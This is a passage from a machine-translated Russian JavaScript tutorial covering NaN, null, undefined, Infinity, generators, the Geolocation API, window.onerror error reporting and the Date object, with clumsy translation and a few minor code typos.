Как правило, `Math` функции, заданные нечисловыми аргументами, возвращают NaN.

```
Math.floor("a")
```

Квадратный корень отрицательного числа возвращает NaN, потому что `Math.sqrt` не поддерживает мнимые или комплексные числа.

```
Math.sqrt(-1)
```

Тестирование для NaN с использованием isNaN ()

`window.isNaN()`

Глобальная функция `isNaN()` может использоваться для проверки того, оценивает ли

определенное значение или выражение `NaN` . Эта функция (короче говоря) сначала проверяет, является ли значение числом, если не пытается его преобразовать (*), а затем проверяет, является ли полученное значение `NaN` . По этой причине **этот метод тестирования может вызвать путаницу** .

(*) Метод «преобразования» не так прост, см. ECMA-262 18.2.3 для подробного объяснения алгоритма.

Эти примеры помогут вам лучше понять поведение `isNaN()` :

```
isNaN(NaN);          // true
isNaN(1);            // false: 1 is a number
isNaN(-2e-4);        // false: -2e-4 is a number (-0.0002) in scientific notation
isNaN(Infinity);     // false: Infinity is a number
isNaN(true);         // false: converted to 1, which is a number
isNaN(false);        // false: converted to 0, which is a number
isNaN(null);         // false: converted to 0, which is a number
isNaN("");           // false: converted to 0, which is a number
isNaN(" ");          // false: converted to 0, which is a number
isNaN("45.3");       // false: string representing a number, converted to 45.3
isNaN("1.2e3");      // false: string representing a number, converted to 1.2e3
isNaN("Infinity");   // false: string representing a number, converted to Infinity
isNaN(new Date);     // false: Date object, converted to milliseconds since epoch
isNaN("10$");        // true : conversion fails, the dollar sign is not a digit
isNaN("hello");      // true : conversion fails, no digits at all
isNaN(undefined);    // true : converted to NaN
isNaN();             // true : converted to NaN (implicitly undefined)
isNaN(function(){}); // true : conversion fails
isNaN({});           // true : conversion fails
isNaN([1, 2]);       // true : converted to "1, 2", which can't be converted to a number
```

Этот последний немного сложнее: проверка наличия `Array` `NaN` . Для этого конструктор `Number()` сначала преобразует массив в строку, а затем в число; это причина, почему `isNaN([])` и `isNaN([34])` возвращают `false` , но `isNaN([1, 2])` и `isNaN([true])` возвращают `true` : поскольку они преобразуются в `""` , `"34"` , `"1,2"` и `"true"` соответственно. В общем **случае массив считается `NaN` by `isNaN()` если только он содержит только один элемент, строковое представление которого может быть преобразовано в действительное число** .

6

`Number.isNaN()`

В ECMAScript 6 `Number.isNaN()` была реализована прежде всего для того, чтобы избежать проблемы `window.isNaN()` принудительного преобразования параметра в число. `Number.isNaN()` , действительно, **не пытается преобразовать** значение в число перед тестированием. Это также означает, что **только значения номера типа, которые также являются `NaN` , возвращают `true`** (что в основном означает только `Number.isNaN(NaN)`).

Из ECMA-262 20.1.2.4 :

> Когда `Number.isNaN` вызывается с одним `number` аргумента, предпринимаются

следующие шаги:

1. Если Type (number) не Number, верните `false` .
2. Если число `NaN` , верните `true` .
3. В противном случае верните `false` .

Некоторые примеры:

```
// The one and only
Number.isNaN(NaN);          // true

// Numbers
Number.isNaN(1);            // false
Number.isNaN(-2e-4);        // false
Number.isNaN(Infinity);     // false

// Values not of type number
Number.isNaN(true);         // false
Number.isNaN(false);        // false
Number.isNaN(null);         // false
Number.isNaN("");           // false
Number.isNaN(" ");          // false
Number.isNaN("45.3");       // false
Number.isNaN("1.2e3");      // false
Number.isNaN("Infinity");   // false
Number.isNaN(new Date);     // false
Number.isNaN("10$");        // false
Number.isNaN("hello");      // false
Number.isNaN(undefined);    // false
Number.isNaN();             // false
Number.isNaN(function(){}); // false
Number.isNaN({});           // false
Number.isNaN([]);           // false
Number.isNaN([1]);          // false
Number.isNaN([1, 2]);       // false
Number.isNaN([true]);       // false
```

НОЛЬ

`null` используется для представления преднамеренного отсутствия значения объекта и является примитивным значением. В отличие от `undefined` , это не свойство глобального объекта.

Он равен `undefined` но не идентичному ему.

```
null == undefined; // true
null === undefined; // false
```

Внимание: Условия `typeof null` является `'object'` .

```
typeof null; // 'object';
```

Чтобы правильно проверить, является ли значение `null` , сравните его со строгим оператором равенства

```
var a = null;

a === null; // true
```

undefined и null

На первый взгляд может показаться, что `null` и `undefined` в основном одинаковы, однако существуют тонкие, но важные различия.

`undefined` - отсутствие значения в компиляторе, потому что там, где оно должно быть значением, его не было, как в случае с неназначенной переменной.

- `undefined` - глобальное значение, которое представляет собой отсутствие назначенного значения.
    - `typeof undefined === 'undefined'`
- `null` - это объект, который указывает, что переменной явно присвоено значение «нет значения».
    - `typeof null === 'object'`

Установка переменной в `undefined` означает, что переменная эффективно не существует. Некоторые процессы, такие как сериализация JSON, могут отделять `undefined` свойства от объектов. Напротив, `null` свойства указывают, что они будут сохранены, поэтому вы можете явно передать концепцию «пустого» свойства.

Нижеследующие значения `undefined` :

- Переменная, когда объявляется, но не назначается значение (т. Е. Определено)

    ```
    let foo;
    console.log('is undefined?', foo === undefined);
    // is undefined? true
    ```

- Доступ к значению свойства, которое не существует

    ```
    let foo = { a: 'a' };
    console.log('is undefined?', foo.b === undefined);
    // is undefined? true
    ```

- Возвращаемое значение функции, которая не возвращает значение

    ```
    function foo() { return; }
    console.log('is undefined?', foo() === undefined);
    // is undefined? true
    ```

- Значение аргумента функции, которое объявлено, но не указано в вызове функции

```
function foo(param) {
  console.log('is undefined?', param === undefined);
}
foo('a');
foo();
// is undefined? false
// is undefined? true
```

`undefined` также является свойством глобального объекта `window` .

```
// Only in browsers
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

5

До ECMAScript 5 вы могли бы фактически изменить значение свойства `window.undefined` на любое другое значение, потенциально разрушающее все.

Бесконечность и бесконечность

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

`Infinity` является свойством глобального объекта (следовательно, глобальной переменной), который представляет собой математическую бесконечность. Это ссылка на `Number.POSITIVE_INFINITY`

Он больше любого другого значения, и вы можете получить его путем деления на 0 или путем вычисления выражения числа, которое настолько велико, что переполняется. Это на самом деле означает, что в JavaScript нет деления на 0 ошибок, есть Infinity!

Существует также `-Infinity` которая является математической отрицательной бесконечностью, и она ниже любой другой ценности.

Чтобы получить `-Infinity` вы отрицаете `Infinity` или получаете ссылку на нее в `Number.NEGATIVE_INFINITY` .

```
- (Infinity); // -Infinity
```

Теперь давайте немного повеселимся с примерами:

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
```

```
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0 , yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

NaN

`NaN` означает «Не номер». Когда математическая функция или операция в JavaScript не может вернуть определенный номер, вместо этого она возвращает значение `NaN` .

Это свойство глобального объекта, а ссылка на `Number.NaN`

```
window.hasOwnProperty('NaN'); // true
NaN; // NaN
```

Возможно, смутно, `NaN` по-прежнему считается числом.

```
typeof NaN; // 'number'
```

Не проверяйте `NaN` с помощью оператора равенства. `isNaN` этого смотрите `isNaN` .

```
NaN == NaN  // false
NaN === NaN // false
```

Числовые константы

Конструктор `Number` имеет некоторые встроенные константы, которые могут быть полезны

```
Number.MAX_VALUE;          // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER;   // 9007199254740991

Number.MIN_VALUE;          // 5e-324
Number.MIN_SAFE_INTEGER;   // -9007199254740991

Number.EPSILON;            // 0.00000000000000022204460492503130

Number.POSITIVE_INFINITY;  // Infinity
Number.NEGATIVE_INFINITY;  // -Infinity

Number.NaN;                // NaN
```

Во многих случаях различные операторы в Javascript будут разбиваться со значениями вне диапазона (`Number.MIN_SAFE_INTEGER` , `Number.MAX_SAFE_INTEGER`)

Обратите внимание , что `Number.EPSILON` представляет различные между одним и наименьшим `Number` больше единицы, и , таким образом , минимально возможного различия между двумя различными `Number` значений. Одна из причин использования этого объясняется тем, как номера хранятся в JavaScript см. Проверка равенства двух чисел

Прочитайте Встроенные константы онлайн: https://riptutorial.com/ru/javascript/topic/700/встроенные-константы

глава 29: Генераторы

Вступление

Функции генератора (определенные ключевым словом `function*`) выполняются как сопрограммы, генерируя ряд значений по мере их запроса через итератор.

Синтаксис

- function * name (parameters) {значение доходности; возвращаемое значение}
- generator = имя (аргументы)
- {значение, сделано} = generator.next (значение)
- {значение, сделано} = generator.return (значение)
- generator.throw (ошибка)

замечания

Функции генератора - это функция, представленная как часть спецификации ES 2015 и недоступная во всех браузерах. Они также полностью поддерживаются в Node.js с `v6.0` . Подробный список совместимости браузеров см. В документации MDN и узле, см. Веб- сайт node.green .

Examples

Функции генератора

Функция *генератора* создается с помощью декларации `function*` . Когда он вызывается, его тело **не** выполняется сразу. Вместо этого он возвращает *объект-генератор* , который может использоваться для «выполнения» выполнения функции.

Выражение `yield` внутри тела функции определяет точку, в которой выполнение может приостанавливаться и возобновляться.

```
function* nums() {
    console.log('starting');  // A
    yield 1;                  // B
    console.log('yielded 1'); // C
    yield 2;                  // D
    console.log('yielded 2'); // E
    yield 3;                  // F
    console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed
```

```
generator.next();  // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next();  // Executes lines C,D returning { value: 2, done: false }
// console: "yielded 1"
generator.next();  // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next();  // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

Ранний выход итерации

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

Выброс ошибки в функцию генератора

```
function* nums() {
    try {
        yield 1;                  // A
        yield 2;                  // B
        yield 3;                  // C
    } catch (e) {
        console.log(e.message);    // D
    }
}

var generator = nums();

generator.next();  // Executes line A returning { value: 1, done: false }
generator.next();  // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!"));  // Executes line D returning { value: undefined, done:
true}
// console: "Error!!"
generator.next();  // no code executed. returns { value: undefined, done: true }
```

итерация

Генератор *истребитель* . Он может быть закодирован с помощью инструкции `for...of` и использоваться в других конструкциях, которые зависят от протокола итерации.

```
function* range(n) {
    for (let i = 0; i < n; ++i) {
        yield i;
    }
}

// looping
for (let n of range(10)) {
    // n takes on the values 0, 1, ... 9
}
```

```
// spread operator
let nums = [...range(3)];  // [0, 1, 2]
let max = Math.max(...range(100));  // 99
```

Вот еще один пример использования генератора для пользовательского итеративного объекта в ES6. Здесь используется `function *` анонимного генератора.

```
let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){

  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }
};

for(let p of user){
  console.log( p );
}
```

Отправка значений генератору

Можно *отправить* значение генератору, передав его `next()` методу.

```
function* summer() {
    let sum = 0, value;
    while (true) {
        // receive sent value
        value = yield;
        if (value === null) break;

        // aggregate values
        sum += value;
    }
    return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value;  // 111
```

Передача другому генератору

Из функции генератора управление может быть делегировано другой функции генератора с использованием `yield*` .

```
function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

Интерфейс Iterator-Observer

Генератор представляет собой комбинацию из двух вещей - `Iterator` и `Observer` .

Итератор

Итератором является то, что при вызове возвращает `iterable` . `iterable` - это то, что вы можете повторить. Начиная с ES6 / ES2015, все коллекции (Array, Map, Set, WeakMap, WeakSet) соответствуют контракту Iterable.

> Генератор (итератор) является производителем. В итерации потребитель `PULL` от производителя.

Пример:

```
function *gen() { yield 5; yield 6; }
let a = gen();
```

Всякий раз , когда вы звоните `a.next()` , вы существенно `pull` -ную значение из итератора и `pause` исполнение на `yield` . При следующем вызове `a.next()` выполнение возобновляется из ранее приостановленного состояния.

наблюдатель

Генератор также является наблюдателем, с помощью которого вы можете отправить некоторые значения обратно в генератор.

```
function *gen() {
  document.write('<br>observer:', yield 1);
}
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}
```

Здесь вы можете видеть, что `yield 1` используется как выражение, которое оценивается до некоторого значения. Значение, которое оно оценивает, - это значение, отправленное в качестве аргумента для `a.next` функции `a.next` .

Таким образом, впервые `i.value` будет первым значением, полученным (`1`), и при продолжении итерации к следующему состоянию мы отправим значение обратно генератору, используя `a.next(100)` .

Выполнение асинхронизации с генераторами

Генераторы широко используются с функцией `spawn` (from taskJS или co), где функция принимает генератор и позволяет нам писать асинхронный код синхронно. Это НЕ означает, что асинхронный код преобразуется в синхронный код / выполняется синхронно. Это означает, что мы можем писать код, похожий на `sync` но внутри он все еще `async` .

> Синхронизация - БЛОКИРОВКА; Async ОЖИДАЕТ. Написание кода, который блокирует, легко. Когда PULLing, значение появляется в позиции назначения. Когда PUSHing, значение появляется в позиции аргумента обратного вызова.

Когда вы используете итераторы, вы `PULL` значение от производителя. Когда вы используете обратные вызовы, производитель `PUSH` присваивает значение позиции аргумента обратного вызова.

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

Здесь вы вытаскиваете значение из `a.next()` а во втором, `v => {...}` - это обратный вызов, а значение `PUSH` ed в позицию аргумента `v` функции обратного вызова.

Используя этот механизм pull-push, мы можем написать асинхронное программирование, как это,

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(() => 1);
  console.log(x); // 1

   // wait for 100 ms and send 2
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

Итак, глядя на приведенный выше код, мы пишем асинхронный код, который выглядит как `blocking` (операторы доходности ждут 100 мс, а затем продолжают выполнение), но это на самом деле `waiting` . Свойство `pause` и `resume` генератора позволяет нам сделать этот потрясающий трюк.

Как это работает ?

Функция spawn использует `yield promise` чтобы PULL состояние обещания от генератора, ждет, пока обещание будет разрешено, и ОТПУСКАЕТ полученное значение обратно генератору, чтобы он мог его использовать.

Используйте его сейчас

Итак, с генераторами и функцией spawn вы можете очистить весь ваш асинхронный код в NodeJS, чтобы выглядеть и чувствовать себя синхронным. Это облегчит отладку. Также код будет выглядеть аккуратно.

Эта функция подходит к будущим версиям JavaScript - `async...await` . Но вы можете использовать их сегодня в ES2015 / ES6, используя функцию spawn, определенную в библиотеках - taskjs, co или bluebird

Асинхронный поток с генераторами

Генераторы - это функции, которые могут приостановить и возобновить выполнение. Это позволяет эмулировать асинхронные функции с использованием внешних библиотек, в основном q или co. В основном это позволяет записывать функции, которые ждут результатов async для продолжения:

```
function someAsyncResult() {
    return Promise.resolve('newValue')
}

q.spawn(function * () {
    var result = yield someAsyncResult()
```

```
    console.log(result) // 'newValue'
})
```

Это позволяет написать асинхронный код, как если бы он был синхронным. Кроме того, попробуйте и поймайте работу над несколькими асинхронными блоками. Если обещание отклонено, ошибка будет улавливаться следующим уловом:

```
function asyncError() {
    return new Promise(function (resolve, reject) {
        setTimeout(function () {
            reject(new Error('Something went wrong'))
        }, 100)
    })
}

q.spawn(function * () {
    try {
        var result = yield asyncError()
    } catch (e) {
        console.error(e) // Something went wrong
    }
})
```

Использование co будет работать точно так же, но с `co(function * (){...})` вместо `q.spawn`

Прочитайте Генераторы онлайн: https://riptutorial.com/ru/javascript/topic/282/генераторы

глава 30: геолокации

Синтаксис

- navigator.geolocation.getCurrentPosition (*successFunc* , *failFunc*)
- navigator.geolocation.watchPosition (*updateFunc* , *failFunc*)
- navigator.geolocation.clearWatch (*watchId*)

замечания

API геолокации выполняет то, что вы можете ожидать: получить информацию о местонахождении клиента, представленном в широте и долготе. Тем не менее, пользователь должен согласиться отдать свое местоположение.

Этот API определен в Спецификации API геоданных W3C. Были изучены возможности для получения гражданских адресов и включения геообработки / запуска событий, но они не получили широкого распространения.

Чтобы проверить, поддерживает ли браузер API геолокации:

```
if(navigator.geolocation){
    // Horray! Support!
} else {
    // No support...
}
```

Examples

Получить широту и долготу пользователя

```
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

// Function that will be called if the query succeeds
var geolocationSuccess = function(pos) {
  console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude +
"°.");
};

// Function that will be called if the query fails
var geolocationFailure = function(err) {
  console.log("ERROR (" + err.code + "): " + err.message);
};
```

Более подробные коды ошибок

В случае сбоя геолокации ваша функция обратного вызова получит объект `PositionError` . Объект будет содержать атрибут с `code` который будет иметь значение `1` , `2` или `3` . Каждое из этих чисел означает различную ошибку; `getErrorCode()` ниже принимает `PositionError.code` как единственный аргумент и возвращает строку с именем произошедшей ошибки.

```
var getErrorCode = function(err) {
  switch (err.code) {
    case err.PERMISSION_DENIED:
      return "PERMISSION_DENIED";
    case err.POSITION_UNAVAILABLE:
      return "POSITION_UNAVAILABLE";
    case err.TIMEOUT:
      return "TIMEOUT";
    default:
      return "UNKNOWN_ERROR";
  }
};
```

Он может использоваться в `geolocationFailure()` следующим образом:

```
var geolocationFailure = function(err) {
  console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

Получать обновления при изменении местоположения пользователя

Вы также можете получать регулярные обновления местоположения пользователя; например, когда они перемещаются при использовании мобильного устройства. Прослеживание местоположения со временем может быть очень чувствительным, поэтому не забудьте заранее объяснить пользователю, почему вы запрашиваете это разрешение и как будете использовать данные.

```
if (navigator.geolocation) {
    //after the user indicates that they want to turn on continuous location-tracking
    var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
    console.log("Geolocation is not supported by this browser.");
}

var updateLocation = function(position) {
    console.log("New position at: " + position.coords.latitude + ", " +
position.coords.longitude);
};
```

Чтобы отключить непрерывные обновления:

```
navigator.geolocation.clearWatch(watchId);
```

Прочитайте геолокации онлайн: https://riptutorial.com/ru/javascript/topic/269/геолокации

глава 31: Глобальная обработка ошибок в браузерах

Синтаксис

- window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {...}

параметры

параметр	подробности
eventOrMessage	Некоторые браузеры вызовут обработчик событий только одним аргументом - объектом `Event` . Однако другие браузеры, особенно старые и более старые мобильные, будут поставлять сообщение `String` в качестве первого аргумента.
URL	Если обработчик вызывается с более чем 1 аргументом, вторым аргументом обычно является URL-адрес файла JavaScript, который является источником проблемы.
номер строки	Если обработчик вызывается с более чем 1 аргументом, третий аргумент - это номер строки внутри исходного файла JavaScript.
colNumber	Если обработчик вызывается с более чем 1 аргументом, четвертым аргументом является номер столбца в исходном файле JavaScript.
ошибка	Если обработчик вызывается с более чем 1 аргументом, пятый аргумент иногда является объектом `Error` описывающим проблему.

замечания

К сожалению, `window.onerror` исторически реализовывался по-разному у каждого поставщика. Информация, представленная в разделе « **Параметры** », представляет собой приблизительное представление о том, что ожидать в разных браузерах и их версиях.

Examples

Обработка window.onerror для отправки всех ошибок на сервер

Следующий пример прослушивает событие `window.onerror` и использует метод маяка

изображения для отправки информации через параметры GET URL-адреса.

```
var hasLoggedOnce = false;

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may
produce way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser
didn't supply information for some reason.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\.js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':',
colNumber || '?'].join('');

    // shortening the message a bit so that it is more likely to fit into browser's URL length
limit (which is 2,083 in some browsers)
    stack = stack.replace(/https?\:\/\/[^/]+/gi, '');
    // calling the server-side handler which should probably register the error in a database
or a log file
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

    // window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else
for debugging and testing purposes.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}
```

Прочитайте Глобальная обработка ошибок в браузерах онлайн:
https://riptutorial.com/ru/javascript/topic/2056/глобальная-обработка-ошибок-в-браузерах

глава 32: Дата

Синтаксис

- новая дата ();
- новая дата (значение);
- новая дата (dateAsString);
- новая дата (год, месяц [, день [, час [, минута [, секунда [, миллисекунда]]]]]);

параметры

параметр	подробности
`value`	Число миллисекунд с 1 января 1970 года 00: 00: 00.000 UTC (эпоха Unix)
`dateAsString`	Дата, отформатированная как строка (см. Примеры для получения дополнительной информации)
`year`	Значение года. Обратите внимание, что `month` также должен быть предоставлен, или значение будет интерпретироваться как количество миллисекунд. Также обратите внимание, что значения от `0` до `99` имеют особое значение. См. Примеры.
`month`	Месяц, в диапазоне `0-11` . Обратите внимание, что использование значений за пределами указанного диапазона для этого и следующих параметров не приведет к ошибке, а скорее приведет к тому, что результирующая дата «перевернется» к следующему значению. См. Примеры.
`day`	Необязательно: дата в диапазоне `1-31` .
`hour`	Дополнительно: час, в диапазоне `0-23` .
`minute`	Дополнительно: минута, в диапазоне `0-59` .
`second`	Дополнительно: второй, в диапазоне `0-59` .
`millisecond`	Дополнительно: миллисекунда, в диапазоне `0-999` .

Examples

Получить текущее время и дату

Используйте `new Date()` для создания нового объекта `Date` содержащего текущую дату и время.

Обратите внимание, что `Date()` *вызываемая без аргументов, эквивалентна* `new Date(Date.now())` .

Когда у вас есть объект даты, вы можете применить любой из нескольких доступных методов для извлечения его свойств (например, `getFullYear()` чтобы получить 4-значный год).

Ниже приведены некоторые общие методы даты.

Получить текущий год

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016
```

Получить текущий месяц

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

Обратите внимание, что 0 = январь. Это потому, что месяцы варьируются от *0* до *11* , поэтому часто желательно добавить `+1` к индексу.

Получить текущий день

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

Получить текущий час

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

Получить текущие минуты

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// Sample output: 39
```

Получить текущие секунды

```
var seconds = (new Date()).getSeconds();
console.log(second);
// Sample output: 48
```

Получить текущие миллисекунды

Чтобы получить миллисекунды (от 0 до 999) экземпляра объекта `Date` , используйте метод `getMilliseconds` .

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
 // Output: milliseconds right now
```

Преобразование текущего времени и даты в удобочитаемую строку

```
var now = new Date();
// convert date to a string in UTC timezone format:
console.log(now.toUTCString());
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

Статический метод `Date.now()` возвращает количество миллисекунд, прошедших с 1 января 1970 года 00:00:00 по UTC. Чтобы получить количество миллисекунд, прошедших с того времени, используя экземпляр объекта `Date` , используйте его метод `getTime` .

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Создать новый объект Date

Чтобы создать новый объект `Date` используйте конструктор `Date()` :

- **без аргументов**

`Date()` создает экземпляр `Date` содержащий текущее время (до миллисекунды) и дату.

- **с одним целым аргументом**

  `Date(m)` создает экземпляр `Date` содержащий время и дату, соответствующие времени Epoch (1 января 1970 UTC) плюс `m` миллисекунд. Пример: `new Date(749019369738)` дает дату *Sun, 26 Sep 1993 04:56:09 GMT* .

- **с аргументом строки**

  `Date(dateString)` возвращает объект `Date` который возникает после разбора `dateString` с помощью `Date.parse` .

- **с двумя или более целыми аргументами**

  `Date(i1, i2, i3, i4, i5, i6)` считывает аргументы как год, месяц, день, часы, минуты, секунды, миллисекунды и создает экземпляр соответствующего объекта `Date` . Обратите внимание, что месяц индексируется 0 в JavaScript, поэтому 0 означает январь и 11 означает декабрь. Пример: `new Date(2017, 5, 1)` выдается *1 июня 2017 года* .

Изучение дат

Обратите внимание, что эти примеры были созданы в браузере в Центральном часовом поясе США во время дневного времени, о чем свидетельствует код. Если сравнение с UTC было поучительным, `Date.prototype.toISOString()` использовался для отображения даты и времени в UTC (Z в форматированной строке обозначает UTC).

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true
```

```
// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
// Implementations should assumed UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC in JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).

// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)`
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01   12 00:00:00 GMT-0600 (Central Standard Time)`
// true
```

Конвертировать в JSON

```
var date1 = new Date();
date1.toJSON();
```

Возвращает: «2016-04-14T23: 49: 08.596Z»

Создание даты с UTC

По умолчанию объект `Date` создается как локальное время. Это не всегда желательно, например, при передаче даты между сервером и клиентом, которые не находятся в одном и том же часовом поясе. В этом случае никто не хочет беспокоиться о часовых поясах вообще, пока дата не должна отображаться в локальное время, если это вообще требуется.

Эта проблема

В этой задаче мы хотим сообщить конкретную дату (день, месяц, год) кому-то в другой часовой пояс. Первая реализация наивно использует местное время, что приводит к неправильным результатам. Вторая реализация использует даты UTC, чтобы избежать часовых поясов, где они не нужны.

Наивный подход с результатами WRONG

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(2000,0,1);
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());
```

Пример вывода: `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));
```

Образец вывода: `Foo was born on: Fri Dec 31 1999`

И таким образом, Бар всегда верит, что Foo родился в последний день 1999 года.

Правильный подход

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
```

```
}

//Foo lives in a country with timezone GMT + 1
